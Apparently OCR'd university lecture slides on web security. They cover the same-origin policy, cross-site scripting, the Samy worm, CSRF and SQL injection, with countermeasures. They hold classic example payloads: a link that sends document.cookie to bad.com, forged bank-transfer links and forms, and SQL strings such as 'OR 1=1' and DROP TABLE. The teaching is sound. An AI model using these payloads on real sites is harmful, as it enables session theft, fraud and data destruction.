Browser as an OS

- Web users visit multiple websites simultaneously
- A browser serves web pages (which may contain programs) from different web domains
  - i.e., a browser runs programs provided by mutually untrusted entities
  - Running code one does not know/trust is dangerous
  - A browser also maintains resources created/updated by web domains
- Browser must confine (sandbox) these scripts so that they cannot access arbitrary local resources
- Browser must have a security policy to manage/protect browser-maintained resources and to provide separation among mutually untrusted scripts

Same-Origin Policy


- A set of policies for isolating content (scripts and resources) across different sites (*origins*)
  - *E.g.,* evil.org *scripts cannot access* bank.com *resources.*
- What is an origin?
  - site1.com vs site2.com?
    - Different hosts are different origins
  - http://site.com vs https://site.com?
    - Different protocols are different origins
  - http://site.com:80 vs http://site.com:8080?
    - Different ports are different origins
  - http://site1.com vs http://a.site1.com?
    - Establishes a hierarchy of origins



SOP = only scripts received from a web page's origin have access to the page's elements

Same-Origin Policy

- *Principle*: Any active code from an origin can read only information stored in the browser that is from the same origin
  - Active code: Javascript, VBScript, …
  - Information: cookies, HTML responses, ...




Document Domain

- Scripts from two origins in the same domain may wish to interact
  - www.example.com and program.example.com
- Any web page may set *document.domain* to a
  - "right-hand, fully-qualified fragment of its current host name" (example.com, but not ample.com)
- Then, all scripts in that domain may share access
  - All or nothing
- NOTE: Applies "null" for port, so does not actually share with normal example.com:80

SOP Weaknesses

- Complete and partial bypasses exist
  - Browser bugs
  - Limitations if site hosts unrelated pages
    - Example: Web server often hosts sites for unrelated parties
    - http://www.example.com/account/
    - http://www.example.com/otheraccount/
    - Same-origin policy allows script on one page to access document properties from another
  - Functionality often requires SOP bypass!
    - Many advertisement companies hire people to find and exploit SOP browser bugs for cross-domain communication
    - E.g., JSON with padding (JSONP)
- Cross-site scripting
  - Execute scripts from one origin in the context of another



Cross Site Scripting (XSS)

- Recall the basics
  - scripts embedded in web pages run in browsers
  - scripts can access cookies
    - get private information
  - and manipulate DOM objects
    - controls what users see
  - scripts controlled by the same-origin policy
- Why would XSS occur
  - Web applications often take user inputs and use them as part of webpage

Cross-Site Scripting

- Assume the following is posted to a message board on your favorite website which will be displayed to everyone:

```
Hello message board.
<SCRIPT>malicious code</SCRIPT>
This is the end of my message.
```

- Now a reasonable ASP (or some other dynamic content generator) uses the input to create a webpage (e.g., blogger nonsense).
- Anyone who view the post on the webpage can have local authentication cookies stolen.
- Now a malicious script is running
  - Applet, ActiveX control, JavaScript…

Cross-Site Scripting


- Script from attacker is executed in the victim origin's context
  - Enabled by inadequate filtering on server-side
- Effects of Cross-Site Scripting
  - Can manipulate any DOM component on victim.com
  - Control links on page
  - Control form fields (e.g. password field) on this page and linked pages.
  - Can infect other users: MySpace.com worm
- Three types
  - Reflected
  - Stored
  - DOM Injection

Reflected XSS

```php
<?php
$name = $_GET['name'];
echo "Welcome $name<br>";
?>

<form method="get" action="index.php">
    Name: <input type="text" name="name" /><br />
    <input type="submit" value="submit" />
</form>
```

```
index.php?name=guest<script>alert('hi')</script>
```



MySpace.com (Samy worm)

- Users can post HTML on their pages
  - MySpace.com ensures HTML contains no


    `<script>, <body>, onclick, <a href=javascript://>`
  - However, attacker find out that a way to include Javascript within CSS tags:

    `<div style="background:url('javascript:alert(1)')">`
  - And can hide "javascript" as "java\nscript"
- With careful javascript hacking:
  - Samy's worm: infects anyone who visits an infected MySpace page … and adds Samy as a friend.
  - Samy had millions of friends within 24 hours.
- More info: http://namb.la/popular/tech.html

Stored (or Persistent) XSS Attack

- Attacker leaves their script on the bank.com server
  - Hostile Data is taken and stored
  - In a Database
  - In a file
  - or in any other backend system
- The server later unwittingly sends it to your browser
- Your browser, none the wiser, executes it within the same origin as the bank.com server
- Risk when large number of users can see unfiltered content
  - Very dangerous for Content Management Systems (CMS)
  - Blogs
  - Forums


Stored XSS attack



Reflected XSS Attack


- Reflected XSS attack
- Attacker gets you to send the bank.com server a URL that includes some Javascript code
- bank.com echoes the script back to you in its response
- Your browser, none the wiser, executes the script in the response within the same origin as bank.com

Reflected XSS attack




```
Our favorite site for deals is
www.good.com: <a href=
'http://www.good.com/
<script>document.location="http://
bad.com
/dog.jpg?arg1="+document.cookie; </
script>'> Click here </a>
```

Reflected XSS attack



DOM Injection XSS

PennState

- DOM-based XSS (also known as DOM XSS) arises when an application contains some client-side JavaScript that processes data from an untrusted source in an unsafe way, usually by writing the data back to the DOM.

```
var search = document.getElementById('search').value;
var results = document.getElementById('results');
results.innerHTML = 'You searched for: ' + search;
```

- If the attacker can control the value of the input field, they can easily construct a malicious value that causes their own script to execute:

```
You searched for: <img src=1 onerror='/* Bad stuff here... */'>
```

- In a typical case, the input field would be populated from part of the HTTP request, such as a URL query string parameter, allowing the attacker to deliver an attack using a malicious URL, in the same manner as reflected XSS.

Cross-site Request Forgery

- An XSS attack exploits the trust the browser has in the server to filter input properly
- A CSRF attack exploits the trust the server has in a browser
  - Authorized user submits unintended request
    - Attacker Maria notices weak bank URL `GET http://bank.com/transfer.do?acct=BOB&amount=100 HTTP/1.1`
    - Crafts a malicious URL `http://bank.com/transfer.do?acct=MARIA&amount=100000`
    - Exploits social engineering to get Bob to click the URL

```
<a href="http://bank.com/transfer.do?acct=MARIA&amount=100000">View my Pictures!</a>
```

    - Can make attacks not obvious

```
<img src="http://bank.com/transfer.do?acct=MARIA&amount=100000" width="1" height="1" border="0">
```

  - Defense: Referer header
    - Bank does not accept request unless referred to (linked from) the bank's own webpage
    - Disadvantage: privacy issues

CSRF Explained

- More Example:
  - User logs in to bank.com. Forgets to sign off.
  - Session cookie remains in browser state
- Then user visits another site containing:

```
<form name=F action=http://bank.com/BillPay.php>
<input name=recipient value=badguy> …
<script> document.F.submit(); </script>
```

  - Browser sends user auth cookie with request
  - Transaction will be fulfilled
- Problem: The browser is a confused deputy; it is serving both the websites and the user and gets confused who initiated a request
- https://www.youtube.com/watch?v=5joX1skQtVE&feature=emb_logo

SQL Injection

- An injection that exploits the fact that many inputs to web applications are
  - under control of the user
  - used directly in SQL queries against back-end databases
- Bad form inserts escaped code into the input ...

```
SELECT email, login, last_name
  FROM user_table
 WHERE email = 'x'; DROP TABLE members; --';
```

- This vulnerability became one of the most widely exploited and costly in web history.
  - Industry reported as many as 16% of websites were vulnerable to SQL injection in 2007
  - This may be inflated, but has been an ongoing problem.

Server-side code

Website

"Login code" (php)

```
$result = mysql_query("select * from Users
        where(name='$user' and  password='$pass');");
```

Suppose you successfully log in as $user
if this query returns any rows whatsoever

Server-side code

Website

"Login code" (php)

```
$result = mysql_query("select * from Users
        where(name='$user' and  password='$pass');");
```


Suppose you successfully log in as $user
if this query returns any rows whatsoever

How could you exploit this?

SQL injection



```
$result = mysql_query("select * from Users
        where(name='$user' and password='$pass');");
```

SQL injection




```
$result = mysql_query("select * from Users
        where(name='$user' and  password='$pass');");
```

SQL injection




```
$result = mysql_query("select * from Users
        where(name='$user' and  password='$pass');");

$result = mysql_query("select  * from Users
        where(name='frank' OR 1=1);  --
        and password='whocares');");
```

SQL injection


```
$result = mysql_query("select * from Users
        where(name='$user' and password='$pass');");
```

Can chain together statements with semicolon:
STATEMENT 1 ; STATEMENT 2

SQL injection


```
$result = mysql_query("select * from Users
        where(name='$user' and password='$pass');");

$result = mysql_query("select * from Users
        where(name='frank' OR 1=1);
      DROP TABLE Users; --
      ' and password='whocares');");
```

Can chain together statements with semicolon:
STATEMENT 1 ; STATEMENT 2

SQL injection countermeasures

Blacklisting: Delete the characters you don't want

- '
- --
- ;
- Downside: "Peter O'Connor"
- You want these characters sometimes!
- How do you know if/when the characters are bad?

SQL injection countermeasures

PennState

Whitelisting:

Check that the user-provided input is in some set of values known to be safe

- Integer within the right range
- Given an invalid input, better to reject than to fix
- “Fixes” may introduce vulnerabilities
- Principle of fail-safe defaults
- Downside:
  - Um.. Names come from a well-known dictionary?

SQL Injection Countermeasures

PennState

- Escape characters that could alter control
  - ’ ⇒ \’
  - ; ⇒ \;
  - - ⇒ \-
  - \ ⇒ \\
- Hard by hand, but there are many libs & methods
  - magic_quotes_gpc = On
  - mysql_real_escape_string()
- Downside: Sometimes you want these in your SQL!

Preventing Web System Attacks

- Largely just applications
  - In as much as application are secure
  - Command shells, interpreters, are dangerous
- Broad Approaches
  - Validate input (also called *input sanitization*)
  - Limit program functionality
    - Don't leave open ended-functionality
  - Execute with limited privileges
  - Input tracking, e.g., *taint tracking*
  - Source code analysis, e.g., c-cured

Conclusion

- Web security has to consider threat models involving several parties
  - Web browsers
  - Web servers
  - Web applications
  - Users
  - Third-party sites
  - Other users

- Security is so difficult in the web because it was largely *retrofitted*
- *zzz*